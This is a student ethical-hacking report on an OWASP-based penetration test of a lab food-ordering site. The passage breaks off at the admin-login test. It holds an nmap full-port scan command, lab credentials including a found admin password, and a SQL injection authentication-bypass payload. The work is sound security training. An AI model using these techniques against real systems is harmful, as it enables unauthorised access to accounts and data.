Web Application Penetration Testing

Jordan Gribben, 1701775

CMP319: Ethical Hacking 2

BSc Ethical Hacking Year 3

2020/21

Abstract

It is almost impossible to use the internet without coming across or using a web application, with the world wide web containing millions of websites all for various purposes many choose to run as web applications to deliver a specific service such as ordering food, online shopping or social media. With these services in mind the security of these web applications is vital due to the level of sensitive and personal data they can contain. A web application vulnerability assessment was conducted on the food ordering web application "Rick's greasy spoon" to discover any vulnerabilities the application contains as well as what security improvements and countermeasures the application can take to ensure a high security standard.

This report covers a full web application vulnerability assessment that uses the OWASP web application penetration testing methodology. This methodology was chosen to ensure that during the web applications assessment an up to date and thorough investigation is carried out during the course of the assessment, following this methodology will also ensure that an accurate report of all the vulnerabilities found within the web application is produced.

During the assessment, it was found that the "Rick's greasy spoon" application contained multiple critical vulnerabilities. Some of the vulnerabilities found include Cross-site Scripting and SQL Injection, the vulnerabilities found also allowed for access to the administrative pages within the site as well as access to other user's accounts. Recommendations on methods to mitigate the vulnerabilities found are given in order to ensure the security of the web application.

All work conducted during Unit 2 for CMP319 is highlighted in grey. This includes the abstract, Sections 3, 4 and 6

Contents

1 INTRODUCTION

1.1 BACKGROUND

An essential part of hosting a website is ensuring the site has good web application security, this is to ensure that users can use the web application without any concerns for their online security. The client has hired a penetration tester to evaluate their website called 'Rick's greasy spoon' which is hosted on http://192.168.1.20/. A web application vulnerability assessment will be carried out on the site in order to discover any vulnerabilities or security risks the site may contain.


The 'Rick's greasy spoon' site is an online food ordering page that allows you to order food from their restaurant and get it delivered to your desired address. The site also allows its users to post comments to the site allowing them to leave complaints about their orders if needed.

In order to conduct the test, the tester was given the following information:

User Credentials:
Username: hacklab | Password: hacklab

In order to ensure the web application is tested accurately, the tester used the OWASP Web Application Penetration Testing Methodology. However, while the OWASP Web Application Penetration Testing methodology will be used, this methodology is used by a variety of people and companies due to this the methodology is constantly being updated to ensure it stays relevant as technology progresses and more ways to test are website are discovered. While the to the OWASP methodology is being used due site being hosted locally some of the sections within the methodology have been removed due to them not being applicable to this test, these sections will be stated after the procedure section of the report.

Taken from the OWASP methodology, below is the OWASP testing framework work flow, according to this work flow included in the methodology, this test should take place during the deployment phase.



1.2 AIMS

The aims of this project are to:

- Conduct a web application penetration test of the web application given to the tester by the client
- Follow the OWASP Web Application Penetration Testing methodology while conducting the test
- By following the OWASP methodology discover vulnerabilities within the web application
- Create a detailed report based on the findings of the test

2 PROCEDURE AND RESULTS

2.1 OVERVIEW OF PROCEDURE

While testing this application the tester followed the OWASP methodology. In order to use this methodology, 11 steps must be followed with each main step containing subcategories. The following are the 11 main steps that must be followed throughout testing.

1. Information Gathering
2. Configuration and Deployment Management Testing
3. Identity Management Testing
4. Authentication Testing
5. Authorization Testing
6. Session Management Testing
7. Input Validation Testing
8. Testing for Error Handling
9. Testing for weak Cryptography
10. Business Logic Testing
11. Client Side Testing

In order to test the web application, the tester used various tools to check the security of the site. The following is a breakdown of the tools used:

- Nikto
- OWASP MANTRA
- OWASP ZAP
- Web Scarab
- NMAP
- Cyber chef
- SQLMAP
- Dirb
- WhatWeb
- Beef

2.2 INFORMATION GATHERING

The first phase in the web application test is information gathering, during this phase the tester will attempt to find as much information out about the webpage before any testing can begin. This is done in order to give the tester an idea of how the website works and increase the chance of successful tests done against the application.

2.2.1 Fingerprinting the Web Server

Within the information section of the OWASP web application penetration methodology footprinting is one of the main ways to gather information. While footprinting many things about the web application can be revealed such as which ports on the web server are open, and what operating system/versions the web server is using. One tool that can be used to footprint the web server is NMAP, during this stage of the test NMAP was used by the tester in order to scan the webserver. The scan was run on the IP 192.168.1.20 which was provided by the client. The results of this scan can be seen in figure A below.


```
root@kali:~# nmap -p 0-65535 -oN webappVersion -sV 192.168.1.20
Starting Nmap 7.80 ( https://nmap.org ) at 2020-11-10 11:31 EST
Stats: 0:00:35 elapsed; 0 hosts completed (1 up), 1 undergoing Script Scan
NSE Timing: About 87.50% done; ETC: 11:32 (0:00:00 remaining)
Nmap scan report for 192.168.1.20
Host is up (0.0014s latency).
Not shown: 65532 closed ports
PORT     STATE SERVICE   VERSION
21/tcp   open  ftp       ProFTPD 1.3.4c
80/tcp   open  http      Apache httpd 2.4.29 ((Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3)
443/tcp  open  ssl/https Apache/2.4.29 (Unix) OpenSSL/1.0.2n PHP/5.6.34 mod_perl/2.0.8-dev Perl/v5.16.3
3306/tcp open  mysql     MariaDB (unauthorized)
MAC Address: 00:0C:29:05:6A:D8 (VMware)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 35.68 seconds
```

Figure A – NMAP results

It was found that the webserver has 4 open ports being port's 21, 80, 443 and 3306. The results also show that the webserver is running Apache version 2.4.29 on a Linux (UNIX) operating system.

2.2.2 Review Webserver Metafiles for Information leakage

With the knowledge that the webserver is using Apache 2.4.29 the next step in the methodology is to search the webserver for any information leakage. The tester has done this by searching http://192.168.1.20/robots.txt, in searching for this it reveals information that has attempted to be hidden by the host. The results of the robots.txt search can be found in figure B below.




```
User-agent: *
Disallow: /schema.sql
```

Figure B – robots.txt search

With the search for robots.txt revealing /schema.sql has been disallowed, knowing this the tester then searched http://192.168.1.20/schema.sql. Searching this link revealed a database schema that can be seen in appendix A. The database schema contains various information such as, table names, records and

the database name, this information is extremely useful for the tester and may help the tester when they conduct further tests.

2.2.3 Enumerate applications on the Webserver

In order to check for ~~any~~ applications running off the webserver, the tester must scan every port to ensure no unusual ports are open running an unnecessary application. The previous Nmap scan ran by the tester used the command "nmap -p 0-65535 -oN webappVersion -sV 192.168.1.20" using this query allowed the tester to check all ports to see what ones are open. The open ports and port descriptions from the scans can be seen in Figure C.

Port Number	Port Description
21	Default FTP port
80	Default http port
443	Default https port
3306	Default port for mysql

Figure C – port number and description

From the scans conducted, it was found that no unusual ports were open in the web server. The ports shown to be open are all standard to a typical web application.

2.2.4 Review Webpage Comments and Metadata for Information Leakage

For this phase of the methodology the tester reviewed the source code using the Google chrome web browser in order to see if it contains any information within the comments or metadata that may be useful for the tester. Looking at the metatags for the website reveals nothing of interest, only showing information such as the sites viewport and character set. This can be seen in figure D

```
<!DOCTYPE html>
<html>
<title>Never let you down.</title>
<meta charset="UTF-8">
<meta name="viewport" content="width=device-width, initial-scale=1">
<link rel="stylesheet" href="/css/w3.css">
<link rel="stylesheet" href="https://fonts.googleapis.com/css?family=Inconsolata">
<style>
```

Figure D – Website metadata

2.2.5 Identify application entry points

To begin the tester must first manually go through the website so they can familiarize themselves with the site. During this phase of the methodology the tester went through the website and noted down all sections of the site that allow the user to make an input. These sections are of specific interest to the tester as they may give the tester in entry point into the web application. Below are the points of interest the tester noted down:

- http://192.168.1.20/login.php – Enter username and password
- http://192.168.1.20/register.php - Enter username/name/password/phone number
- http://192.168.1.20/index.php - Delivery note
- http://192.168.1.20/place-order.php - Enter address
- http://192.168.1.20/tickets.php - Create a ticket with a subject and a description

- http://192.168.1.20/details.php - Enter username/name/email/phone number/address. This webpage also allows the user to upload a profile picture
- http://192.168.1.20/changepassword.php - Enter old password and new password

To verify the testers findings, on each page the tester inspected each page's source code and searched for a post request within the code. The post request was found on each of these pages confirming them as entry points.

2.2.6 Map execution paths through application

When testing a web application, it is important to understand the websites layout and what URL's are associated with it. In order to discover the URL's associated with the site, the tester used the process of spidering with the OWASP ZAP tool the results of which can be seen in appendix B.

A second testing method was then used. This time a brute force attack using Dirb in order to find any files or folders that may not have been found from the spider attack. Using Dirb revealed various directory URL's that the tester could access, the results of this Dirb scan can be seen in appendix C

2.2.7 Fingerprint Web Application

During this phase of the methodology the web application must be fingerprinted, this is done using whatweb. Whatweb allows anyone that uses it to see some of the main features the application uses. In this case for the 'Ricks Greasy Spoon' web application, the tester found the site was using:

- Apache
- HTML5
- HTTPServer
- OpenSSL
- PHP
- Perl

These results can be found in appendix D. These results align with previous tests, giving the same Apache version, operating system and OpenSSL version. Further adding credibility to the previous results found.

2.3 CONFIGURATION AND DEPLOYMENT MANAGEMENT TESTING

2.3.1 Test Application Platform Configuration

In order to automatically search for known vulnerabilities two steps were taken, the first step taken was to run a Nikto scan. The Nikto scan found various vulnerabilities in the web application, such as:

- Potential cross site scripting
- Outdated versions of Apache, Perl, OpenSSl and PHP.
- Potential for sensitive information to be compromised
- Http only cookies
- X content type options not set in the header

The full scan and its results can be found in appendix E. In order to confirm the findings of the Nikto scan and to potentially find even more vulnerabilities the tester ran a second test; this test was done using OWASP ZAP to spider the web application in order to search for all the websites URL's. Once OWASP ZAP has discovered all the URL's a report can then be generated that will detail any potential vulnerabilities found and even provide a brief description of the vulnerability, how to potentially exploit it and the solution for the vulnerability. In appendix F the results of the OWASP ZAP report can be found, these results confirm the vulnerabilities found by Nikto as well as finding ones Nikto was unable to detect such as;

- SQL Injection
- Application error disclosure
- Parameter tampering

The OWASP ZAP rate each vulnerability and place them into one of three categories, low, medium and high based on the severity of the vulnerability. During the tester scan on 'Ricks greasy spoon' OWASP ZAP found five low level vulnerabilities, four medium level vulnerabilities and three high level ones.

2.3.2 Test File Extensions Handling for Sensitive Information

During this phase of the methodology forced browsing was used in order to discover any sensitive information that may be available. With the default URL for the website being http://192.168.1.20/ various extensions were inputted in order to discover any sensitive information, the extensions used by the tester along with the results for each one can be found in figure E below.

Extension – http://192.168.1.20	Result
/Admin/	Using the admin extension took the tester to an index page for various admin php pages. Clicking on any of these pages opens the admin login page
/Database/	This extension results in a 404 error for the page
/Backup/	This extension results in a 404 error for the page.
/images/	The images extension results in an index page containing various .JPG files the site uses
/routers/	Using the routers extension results in a redirect to the sites login page
/sitemap.xml	This extension results in a 404 error for the page.
/phpMyAdmin	This extension results in a 403 error
/contact	This extension results in a 404 error for the page.

Figure E – Extensions searched by the tester

The extensions used by the tester were also highlighted by previous scans such as the Dirb scan (appendix C), Nikto scan (Appendix E) and the OWASP spider scan (Appendix B) as having potential information in them.

2.4 IDENTITY MANAGEMENT TESTING

2.4.1 Test Role Definitions

Within the 'Ricks greasy spoon' web application given to the tester there are two separate user types;

- Administrator – An Administrative user will be able to both view and edit data all on the site such as editing user information and prices or viewing a user's order. Administrators should also be the only types of user to access the administrative pages of the website.

- User – A standard user should be able to view the web application, edit their own information, create orders and complaint tickets. A standard user should not be able to access any administrator pages of the site and cannot view other user's food orders or tickets.

In order to test these roles, the tester attempted to log in as the administrator and a standard user on both the regular login page and the admin login page found at the URL http://192.168.1.20/admin/login.php. This was first done by the tester with the standard account, with the admin account logins being attempted after the admin login details had been revealed. In figure F below the results found from the attempted log ins by the tester can be seen.

	Regular login page - http://192.168.1.20/login.php	Admin login page - http://192.168.1.20/admin/login.php
Standard user: Username – hacklab Password - hacklab	When logging in as a standard user on the regular login page, the user is logged in and taken to the sites main page	When logging in as a standard user on the admin login page, the user is logged in but is redirected to the main page rather than the admin page
Admin user: Username – admin Password - beloved	When logging in as an admin user on the regular login page, an error message appears alerting the user that the username is not found.	When logging in as an admin user on the admin login page, the user is logged in and taken to the main admin page

Figure F – Login attempts on both the administrative and regular login pages

While logged in as the admin the tester was able to see the user list, within the user list is a column named 'role' allowing either 'Administrator' or 'Customer' to be chosen, this user list can be found in figure G. This test proves that there are two separate user types on this website that are assigned two separate roles.




Figure G – User list on admin page

2.4.2 Test user registration process

In order to test the registration, process the tester first created two new accounts both having the exact same credentials, the credentials used by the tester are as follows:

Username – “JordoG”
Name – “Jordan”
Password – “password123”
Phone – “123”

After the tester input these details into the registration twice the user list was then viewed by logging in as the admin. The user list now showed the only one new user with the above credentials, the list as seen in figure H showing that while no errors appeared when creating a new user with the same credentials as a previous one, they do not get added to the user list. With this knowledge the tester then conducted a similar test changing only the password credentials when creating a new user, the password used by the tester was “password12345”. With this user now entered the user list was looked at again by the tester to see if this new user was accepted, however when looking at the user list no new user has been added to the list. The tester then attempted a login to the ‘Jordan’ account using the new password of “password12345” to check if it updated the previous accounts password, this login attempted was unsuccessful.




Figure H – User table with new Jordan user

To further test the registration, process the tester attempted to create two users with missing credentials, the following is the registration credentials with missing fields attempted by the tester.

Username – “ColinM”
Name – “Colin”
Password – This field was left blank
Phone – “3456”

Username – This field was left blank
Name – “Jamie”
Password – “password123”
Phone – “4567”

With both these accounts registered the user list was looked at once again, the updated user list can be seen in figure I. From the user list only the “Colin” user account has been registered, however any attempted to log in to this account fails due to the password field failing.




Figure I - Colin account in user list

2.4.3 Testing for Weak or unenforced username policy

When creating a new user, the username field states 'minimum of five characters required' with no maximum. The tester to see if this username policy is enforced created attempted to register a new user with the following credentials:

Username – "Cam"
Name – "Cameron"
Password – "password"
Phone – "1234"

With this new user registered the tester attempted to log in as the new "Cameron" account, the log in attempt was successful as seen in figure J. With the log in attempt successful it shows the web application does not enforce its username policy.




Figure J – Creation and successful login of Cameron account

2.5 AUTHENTICATION TESTING

2.5.1 Testing for Credentials Transported over an Encrypted Channel

As discovered previously the web applications GET and POST requests are done by HTTP instead of HTTPS, with the web application using HTTP any traffic being passed is unencrypted and anyone listening in can view this traffic making this web applications request unsecure.

To prove this, a tool called webscarab was used to monitor the traffic and requests of the webpage when logging in. The web browser OWASP MANTRA was configured to use the proxy of 127.0.0.1 port 8008 to

match that of the webscarab application, with webscarab and MANTRA configured the tester logged in to the site with the credentials given to them (username: hacklab , password: hacklab). The results of the webscarab monitoring can be seen below in figure K.




Figure K – Webscarab monitoring results

In figure K it confirms that the GET and POST requests for the login data is being sent over HTTP rather than HTTPS, this means that any data sent over this channel is not secure. The login POST request was then looked at further, as seen in figure L, as seen at the bottom of the request the username and password are displayed in plaintext revealing them to be the credentials the tester used to login.




Figure L – Post request when logging into the site

2.5.2 Testing for default Credentials

When setting up any technology it is often that the device is not properly configured post installation the same is true for web applications and they are often left with default credentials still running. In order to test if the web application contains any default credentials the tester manually attempted to login to the application using various potential default credentials, the results of this test can be seen below in figure M.

Credentials	Result
Username – admin Password – admin	Login failed
Username – admin Password – password	Login failed
Username – test Password – test	Login failed
Username – test Password – password	Login failed

Figure M – Default credential test

As seen in the results of the test, all login attempts failed displaying the error of username not found with the error of username not found being displayed. The tester then attempted to login to the hacklab account with an incorrect password to view if this error appears with just an incorrect password. The result of this test revealed that instead of an error message the site just reloads the login page with blank fields. With this it can be said in confidence the web application is not running default credentials.

2.5.3 Testing for Weak Lock out Mechanism

Most web applications contain a way of locking the user out of the site for a designated amount of time if they fail to input correct login credentials a certain number of times, preventing a hacker from brute forcing a site. However, this web application has no such mechanism for locking out a user. This was tested by inputting incorrect credentials ten times on the login page which resulted in no consequences for the tester. The lack of a lock out mechanism for the application would allow a hacker to brute force the site allowing them to find out the usernames and passwords of the applications users in a relatively short amount of time.

2.5.4 Testing for bypassing authentication schema

Previously, the tester ran an OWASP ZAP scan which revealed the web application to be vulnerable to SQL injection (Appendix F), knowing this information the tester went to the admin login page to attempt SQL injection on the page in order to bypass the admin authentication the application uses. The tester used the query “test' OR '1'='1';-- “ in both the username and password fields of the admin login page this can be seen in figure N below.




Figure N – Admin login attempt using SQL injection

